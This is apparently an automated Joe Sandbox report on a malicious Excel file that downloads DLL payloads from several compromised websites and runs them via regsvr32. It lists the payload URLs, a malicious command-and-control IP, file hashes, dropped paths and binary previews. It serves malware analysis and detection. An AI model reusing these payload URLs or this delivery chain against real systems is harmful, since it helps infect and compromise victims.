http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000004.00000002.12195432 84.0000000002EF9000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1219500540.00000000034B000 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1219513753.000 0000002D50000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000B.0 0000002.1219576591.0000000002CF9000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://165.22.73.229/5v	regsvr32.exe, 00000007.00000002.12191529 91.000000000040E000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000004.00000002.12195432 84.0000000002EF9000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1219500540.00000000034B000 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1219513753.000 0000002D50000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000B.0 0000002.1219576591.0000000002CF9000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://165.22.73.229/KP	regsvr32.exe, 0000000B.00000002.12195375 64.0000000002CC8000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000004.00000002.12195432 84.0000000002EF9000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1219500540.00000000034B000 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1219513753.000 0000002D50000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000B.0 0000002.1219576591.0000000002CF9000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000004.00000002.12195278 66.0000000002EE8000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0004.00000002.1219543284.0000000002EF900 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000002.1219500540.000 00000034B0000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 00000009.0 0000002.1219513753.0000000002D50000.0000 0004.00000020.00020000.00000000.sdmp, re gsvr32.exe, 0000000B.00000002.1219576591 .0000000002CF9000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://165.22.73.229/=v	regsvr32.exe, 00000007.00000002.12191529 91.000000000040E000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://165.22.73.229:8080/1o	regsvr32.exe, 0000000B.00000002.12195571 19.0000000002CE4000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000004.00000002.12195432 84.0000000002EF9000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1219500540.00000000034B000 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1219513753.000 0000002D50000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000B.0 0000002.1219576591.0000000002CF9000.0000 0004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
85.114.142.153	kolejleri.com	Germany		24961	MYLOC-ASIPBackboneofmyLocmanagedITAGDE	true
103.171.181.223	learnviaonline.com	unknown		7575	AARNET-AS-APAustralianAcademicandResearchNetworkAARNe	false
107.189.3.39	milanstaffing.com	United States		53667	PONYNETUS	false
165.22.73.229	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
66.71.247.68	stainedglassexpress.com	United States		46562	TOTAL-SERVER-SOLUTIONSUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632071
Start date and time: 23/05/202209:09:54	2022-05-23 09:09:54 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 49s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	DETAILS 25922194612.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@18/18@5/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 57.8% (good quality ratio 31%) • Quality average: 32.8% • Quality standard deviation: 37.5%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 173.222.108.226, 173.222.108.210, 95.140.230.192
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com, a767.dspw65.akamai.net, wu-bg-shim.trafficmanager.net, download.windowsupdate.com.edgesuite.net
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:10:28	API Interceptor	3713x Sleep call for process: regsvr32.exe modified
09:10:30	API Interceptor	443x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB16994 76
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27....._...+).lE..he.4|.?,...h....7..PA..b,,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D|..8<..c+..'XH..K,.Y..d.j.<.A... ....l_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:.:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`.....,_.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...l.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:....e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	290
Entropy (8bit):	2.9363699995422854
Encrypted:	false
SSDEEP:	6:kKnqoxN+SkQlPlEGYRMY9z+4KlDA3RUe/:vMkPlE99SNxAhUe/
MD5:	66266C092C98169F6E97AC380BCF0A21
SHA1:	473D9941B67B30B2123048912EEAA3F52EA1972B
SHA-256:	52749029E461E7B4BD7A5D89ACF303535E71BE7A0ECA9553DF751A0F11647B51
SHA-512:	B05210D71704F0B37074B58D2F4ED04B03A067D49F830117F2F5745FE136C89B40E7EAB61B471A103B399C539D73D18EC1506DF38731D260ABFE6A170A44D485
Malicious:	false
Preview:	p..... .....9{Oa.n..(..... .....3k/"[.....(...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\1Cb5zOjLgWGDemz55C5[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	371200
Entropy (8bit):	7.1527203772082135
Encrypted:	false
SSDEEP:	6144:hlNuuXQASByX7YxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7Qy/BJ7rGTK/V3
MD5:	828A9B1007DC45671D8A58E240C7C973
SHA1:	8214993BB314D0F4C1889E507F88BEEB3F6E5B63

SHA-256:	B59F16EE5E524814316A8BE8EF54EA02F9A496267555E65EEB585E4ADE85FFEC
SHA-512:	7519B39DD811C3578E0002D5C4F35B2A6855092978004ECB2CA0030C1550AA3D38B346F83C43EB286AB9E1BF6209050078286DDB8BFEA5F1D5DC3EFCAAFEEEEF
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 59%
IE Cache URL:	http://stainedglassexpress.com/classes/05SkiiW9y4DDGvb6/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d....{.b....." .....5.....@.....P.....text..... ..`.rdata..4.... .....@..@.data....7.....@....pdata.....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\T35PENELLOsp[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	371200
Entropy (8bit):	7.152718217466625
Encrypted:	false
SSDEEP:	6144:hlNuuXQASByX7LxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7xy/BJ7rGTK/V3
MD5:	646CA94D40F268C87215FFEA9FD0E826
SHA1:	22E67EB4D6E4B5F09E3DE5A6021462ADCF99FE75
SHA-256:	52769F52F479F16D61C449D307C7FD1FA23FAA0B5589500E0967CD7955CA93D6
SHA-512:	5AE522EB99551146F84F9AA94F270083CEDC1BB8DF26697E15D57FCF7AF126766F8F18ED4FFAC06DF46D88E07C08A8523CD8A4187AF3DD8173BAF35272DE794B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 61%
IE Cache URL:	http://milanstaffing.com/images/D4TRnDubF/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d....{.b....." .....5.....@.....P.....text..... ..`.rdata..4.... .....@..@.data....7.....@....pdata.....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\4HWP0KQI[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	371200
Entropy (8bit):	7.152704988682108
Encrypted:	false
SSDEEP:	6144:hlNuuXQASByX7DxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7Zy/BJ7rGTK/V3
MD5:	5A9E3E501F04B27A38BCA881A68A1785
SHA1:	9573AB24845B8FA1408F0381E64A40A5CC2A879E
SHA-256:	306C6E39327DAD93262B4531BA5B95B35F4541C70B0D4A6FE5F1DC8C96C86D8C
SHA-512:	FB6BABA1B27D7019DA35D2CF854A111DEE6574196CC9E2022956ABDB3717B5C2321DC8811533205B3AA87A047AC6D927252688AAFAA802AFB989E38568C1EC8
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 59%
IE Cache URL:	http://kolejleri.com/wp-admin/REvup/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d....{.b....." .....5.....@.....P.....text..... ..`.rdata..4.... .....@..@.data....7.....@....pdata.....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Jf8[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	371200

Entropy (8bit):	7.1527177644825635
Encrypted:	false
SSDEEP:	6144:hlNuuXQASByX7fxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7ly/BJ7rGTK/V3
MD5:	C9FD6F4A594719F21F310D8D0A2E55BB
SHA1:	D999195E150304EF6FA4AE5362FDB70D0457429B
SHA-256:	E654F14F3A98027669FD428597A2B4967B5276BDB94DA7770189E791FD98FC50
SHA-512:	BC7F62214F700760273558583670004A019FBE18EE9404AC58ECC550C9EF5F2B3DB6A01E2B60A33E55B5FE323D52CD1BA0C455AA2C99E058140F9ABD5AF5B8E8E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 59%
IE Cache URL:	http://learnviaonline.com/wp-admin/qGb/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d....{.b....." .....5.....@.....P.....text..... ..`.rdata..4.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\CabEE4E.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB1699476
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27...._...+).lE..he.4|.?,...h....7..PA..b.,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D|..8<..c+..'XH..K,.Y..d.j.<.A... ....l_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:.:..... ...+..P.N....EAQ.V. sr....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`.....`_.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...l.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:...e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\Local\Temp\TarEE4F.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	162196
Entropy (8bit):	6.301436092020807
Encrypted:	false
SSDEEP:	1536:Nga6crtilgCyNY2lp/5ib6NWdm1wpzru2RPZz04D8rlCMiB3XlMc:Na0imCy/dm0zru2RN97MiVGc
MD5:	E7216135175437 68F0DE47A6EEEE3475
SHA1:	3FFC13E3157CF6EB9E9CCAB57B9058209AF41D69
SHA-256:	3163B82D1289693122EF99ED6C3C1911F68AA2A7296907CEBF84C897141CED4E
SHA-512:	E097CAB58C5E390FDC2DB03A59329A548A60069804487828B70519A403622260E57F10B09D9DDAEEB3C31491FE32221FB67965C490771A3D42E45EBB8BE26587
Malicious:	false
Preview:	0..y...*.H.....y.0..yz...1.0...`.H.e.....0..i...+.....7.....i.0..i.0...+.....7.....SiU[v...220418211447Z0...+.....0..i.0..D.....`...@.,..0..0.r1..*0...+.....7..h1.....+h...0...+.....7..~1... ...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7... 1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\~DFFD13BCD3EE2F686F.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.440608621024532

Encrypted:	false
SSDEEP:	768:cDRKpb8rGYrMPe3q7Q0XV5xtezE8vpI8UM+V0qs9s1X8:cVKpb8rGYrMPe3q7Q0XV5xtezE8vG8UU
MD5:	A406AA1773C3292E4769B91791FEA502
SHA1:	42B4155CFEAC777DD81ED4D6847BD29DF7D63810
SHA-256:	1035D746F889351ED4258FBFC62EEDD75409A3CF4DEC52D81CE1C162CB5210DC
SHA-512:	CCFC0521C6B9D6C67911139131AF133D7C7047CE3485526E7898B598ABB370587EA7DB8D006BE52274E92A744C5D812110FB4AD141D07C2B5966820AE3B83AA
Malicious:	false
Preview:	....

C:\Users\user\Desktop\DETAILS 25922194612.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri May 20 07:48:11 2022, Security: 0
Category:	dropped
Size (bytes):	69120
Entropy (8bit):	6.427901607097409
Encrypted:	false
SSDEEP:	1536:aVKpb8rGYrMPe3q7Q0XV5xtezE8vG8UM+y9s1a6YG2jzQ0viPvDNHh9e6:4Kpb8rGYrMPe3q7Q0XV5xtezE8vG8UMs
MD5:	0E2564F95F78ADB6AFF73888666FE471
SHA1:	260A67566C40773895E2A062A205C3E67F6B388A
SHA-256:	71F0E26B98B6FD162568CFAE666EAF0D043E7DD8BD9E2B7119D7C5944FF8B836
SHA-512:	ACED75250CA50F8C81DD76D3FDCFA3F9471E0F6039BBF2B7920D201DFBA9E67834708CB9F7637A7B6D56898952FA6149EE353CC8BA99EF40312526F76507D0C B
Malicious:	**true**
Preview:	.....>..... ZO..... .....\.p....userTH B.....a.....=.....=.....Ve18.....X.@....."..... .....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\uxevr1.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	371200
Entropy (8bit):	7.1527177644825635
Encrypted:	false
SSDEEP:	6144:hlNuuXQASByX7fxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7ly/BJ7rGTK/V3
MD5:	C9FD6F4A594719F21F310D8D0A2E55BB
SHA1:	D999195E150304EF6FA4AE5362FDB70D0457429B
SHA-256:	E654F14F3A98027669FD428597A2B4967B5276BDB94DA7770189E791FD98FC50
SHA-512:	BC7F62214F700760273558583670004A019FBE18EE9404AC58ECC550C9EF5F2B3DB6A01E2B60A33E55B5FE323D52CD1BA0C455AA2C99E058140F9ABD5AF5B8E8 E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 59%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d....{.b....." .....5.....@.....P..... .....text..... ..`.rdata..4.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\uxevr2.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	371200
Entropy (8bit):	7.152704988682108
Encrypted:	false
SSDEEP:	6144:hlNuuXQASByX7DxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7Zy/BJ7rGTK/V3
MD5:	5A9E3E501F04B27A38BCA881A68A1785

SHA1:	9573AB24845B8FA1408F0381E64A40A5CC2A879E
SHA-256:	306C6E39327DAD93262B4531BA5B95B35F4541C70B0D4A6FE5F1DC8C96C86D8C
SHA-512:	FB6BABA1B27D7019DA35D2CF854A111DEE6574196CC9E2022956ABDB3717B5C2321DC8811533205B3AA87A047AC6D927252688AAFAA802AFB989E38568C1EC8
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 59%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d....{.b....." .....5.....@.....P.....text..... ..`.rdata..4.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\uxevr3.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	371200
Entropy (8bit):	7.1527203772082135
Encrypted:	false
SSDEEP:	6144:hlNuuXQASByX7YxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7Qy/BJ7rGTK/V3
MD5:	828A9B1007DC45671D8A58E240C7C973
SHA1:	8214993BB314D0F4C1889E507F88BEEB3F6E5B63
SHA-256:	B59F16EE5E524814316A8BE8EF54EA02F9A496267555E65EEB585E4ADE85FFEC
SHA-512:	7519B39DD811C3578E0002D5C4F35B2A6855092978004ECB2CA0030C1550AA3D38B346F83C43EB286AB9E1BF6209050078286DDB8BFEA5F1D5DC3EFCAAFEEEEF
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 59%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d....{.b....." .....5.....@.....P.....text..... ..`.rdata..4.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\uxevr4.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	371200
Entropy (8bit):	7.152718217466625
Encrypted:	false
SSDEEP:	6144:hlNuuXQASByX7LxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7xy/BJ7rGTK/V3
MD5:	646CA94D40F268C87215FFEA9FD0E826
SHA1:	22E67EB4D6E4B5F09E3DE5A6021462ADCF99FE75
SHA-256:	52769F52F479F16D61C449D307C7FD1FA23FAA0B5589500E0967CD7955CA93D6
SHA-512:	5AE522EB99551146F84F9AA94F270083CEDC1BB8DF26697E15D57FCF7AF126766F8F18ED4FFAC06DF46D88E07C08A8523CD8A4187AF3DD8173BAF35272DE794B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 61%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d....{.b....." .....5.....@.....P.....text..... ..`.rdata..4.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Windows\System32\Ejpzh\qlDqXeGagKnBKzd.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	371200
Entropy (8bit):	7.152704988682108
Encrypted:	false

SSDEEP:	6144:hlNuuXQASByX7DxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7Zy/BJ7rGTK/V3
MD5:	5A9E3E501F04B27A38BCA881A68A1785
SHA1:	9573AB24845B8FA1408F0381E64A40A5CC2A879E
SHA-256:	306C6E39327DAD93262B4531BA5B95B35F4541C70B0D4A6FE5F1DC8C96C86D8C
SHA-512:	FB6BABA1B27D7019DA35D2CF854A111DEE6574196CC9E2022956ABDB3717B5C2321DC8811533205B3AA87A047AC6D927252688AAFAA802AFB989E38568C1EC8
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 59%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d....{.b....." .....5.....@.....P.....text..... ..`.rdata..4.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B.....

C:\Windows\System32\FiPeSYwmr\Wuiko.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	371200
Entropy (8bit):	7.1527203772082135
Encrypted:	false
SSDEEP:	6144:hlNuuXQASByX7YxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hlNu9ASByX7Qy/BJ7rGTK/V3
MD5:	828A9B1007DC45671D8A58E240C7C973
SHA1:	8214993BB314D0F4C1889E507F88BEEB3F6E5B63
SHA-256:	B59F16EE5E524814316A8BE8EF54EA02F9A496267555E65EEB585E4ADE85FFEC
SHA-512:	7519B39DD811C3578E0002D5C4F35B2A6855092978004ECB2CA0030C1550AA3D38B346F83C43EB286AB9E1BF6209050078286DDB8BFEA5F1D5DC3EFCAAFEEEEF
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 59%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d....{.b....." .....5.....@.....P.....text..... ..`.rdata..4.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B.....

